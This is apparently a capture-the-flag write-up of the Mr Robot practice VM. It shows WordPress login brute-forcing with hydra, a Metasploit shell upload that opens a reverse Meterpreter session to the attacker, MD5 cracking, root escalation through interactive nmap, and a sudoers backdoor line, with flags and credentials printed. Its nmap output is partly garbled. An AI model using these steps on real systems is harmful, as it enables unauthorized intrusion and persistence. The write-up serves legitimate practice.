

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

Cool, three different flags. I suppose it's probably a flag available for everyone or something, one for a specific user and finally the root flag. I never watched mr robot (but it's in my list) so maybe I'll miss some hints :D

```
(kali@kali)-[~]
$ nmap -A 192.168.1.138
Starting Nmap: 7.91r(khttps://nmap.org ) at 2021-03-20 10:16 WET
Nmap scan report for 192.168.1.138
Host is up (0.0024s latency).
Not shown: 997 filtered ports
PORT 22/tcp STATE: sshd (OpenSSH) Kali Linux InRelease [30.5 kB]
22/tcp HTTP/1.1 200 OK (text/html)
80/tcp HTTP/1.1 200 OK (text/html)
443/tcp HTTP/1.1 200 OK (text/html)
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds
```

One http and one https port. Okay.

Both pages are the same. It's all javascript, but a linux system boots and shows the following menu

Commands:


```
prepare
fsociety
inform
question
wakeup
join
```

```
root@fsociety:~#
```

If I type a command, like “prepare”, the website is redirected to <http://192.168.1.138/prepare>

But If I try to access that link directly I get a wordpress error page. Let me try to wpscan it

WPScan found a robots.txt. One of the files there is called **key-1-of-3.txt**



Nothing seems to be encoded, so 1 down and 2 to go

There was another file **fsociety.dic** inside robots.txt. It lets me download it.

Just to finish analyzing the wpscan, only the theme twentyfifteen is out of date. Running version 1.3 while latest is 2.9. But I don't think there's anything exploitable here



Wp-login.php is accessible. Let's try to brute force it with the wordlist we got

So first I fuzzed only usernames and found a username “**Elliot**” (and “**elliott**”). Now let's fuzz the password for that user. Is that the main character's name? Probably. I'm using hydra, it's faster

hydra -l elliot -P /home/kali/Desktop/fsociety.dic 192.168.1.138 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=incorrect" -v

This will take a long time, I confess I took a peek at the walkthrough because this would be a huge waste of time If i'm not on the right path. Fortunately, this is the way.

Okay I got it! **elliott:ER28-0652**. The users tab has some more information

<input type="checkbox"/> Username	Name	E-mail
<input type="checkbox"/>  elliott Edit	Elliot Alderson	elliott@mrrobot.com
<input type="checkbox"/>  mich05654	krista Gordon	kgordon@therapist.com

I'm using a metasploit module wp-admin-shell-upload but it was not working. "WP not detected". I googled it and the solution is just to comment out the line that throws the error. It worked

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
No categories
[*] Started reverse TCP handler on 192.168.1.140:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/bximtgASFq/ibFbcNgMMY.php ...
[*] Sending stage (39282 bytes) to 192.168.1.138
[*] Meterpreter session 1 opened (192.168.1.140:4444 → 192.168.1.138:42087) at 2021-03-20 11:16:14 +0000
[!] This exploit may require manual cleanup of 'ibFbcNgMMY.php' on the target
[!] This exploit may require manual cleanup of 'bximtgASFq.php' on the target
[!] This exploit may require manual cleanup of '../bximtgASFq' on the target
Log out
meterpreter > |
```

```
meterpreter > shell
Process 2242 created.
Channel 0 created.
/bin/bash -i
bash: cannot set terminal process group (1689): Inappropriate ioctl for device
bash: no job control in this shell
<ps/wordpress/htdocs/wp-content/plugins/bximtgASFq$ whoami
whoami
daemon
Log out
<ps/wordpress/htdocs/wp-content/plugins/bximtgASFq$ |
```

There's one user in the home folder called **robot**. Inside is the second flag

After some searching and nothing found, allow me run linpeas.sh:

- Linux version 3.13 is vulnerable

Dirty Cow crashes the computer....

```
daemon@linux:/home/robot$ ls -alh
ls -alh
total 16K
drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ |
```

I feel so stupid. I did not have permissions to open the flag so I completely neglected the other file... let me crack this hash.....

It's literally "abcdefghijklmnopqrstuvwxy..." lol

My /bin/bash -i shell was acting poorly, so I needed an extra step there

```
daemon@linux:/home/robot$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxy

robot@linux:~$ whoami
whoami
robot
robot@linux:~$ |
```

Second flag done

```
robot@linux:~$ ls -alh
ls -alh
total 16K
drwxr-xr-x 2 root  root  4.0K Nov 13  2015 .
drwxr-xr-x 3 root  root  4.0K Nov 13  2015 ..
-r----- 1 robot  robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot  robot   39 Nov 13  2015 password.raw-md5
robot@linux:~$ cat key
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ |
```

Linpeas.sh says nmap has all permissions. Cool

It's an old version of nmap which has an interactive version. Let's see what I can do with this

```
robot@linux:/etc$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

I typed h for help....

```
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
nmap> |
```

The exclamation point lets me run commands.

```
nmap> ! ls -alh /root
! ls -alh /root
total 32K
drwx----- 3 root root 4.0K Nov 13 2015 .
drwxr-xr-x 22 root root 4.0K Sep 16 2015 ..
-rw----- 1 root root 4.0K Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3.2K Sep 16 2015 .bashrc
drwx----- 2 root root 4.0K Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1.0K Sep 16 2015 .rnd
waiting to reap child : No child processes
nmap> ! cat /root/key-3-of-3.txt
! cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> |
```

Third flag is **04787ddef27c3dee1ee161b21670b4e4**

And just for fun, let me try to log in as root

```
nmap> ! echo "robot    ALL=(ALL:ALL) ALL" >> /etc/sudoers
! echo "robot    ALL=(ALL:ALL) ALL" >> /etc/sudoers
waiting to reap child : No child processes
```

Got it

```
robot@linux:/etc$ sudo su root
sudo su root
root@linux:/etc# whoami
whoami
root
root@linux:/etc# |
```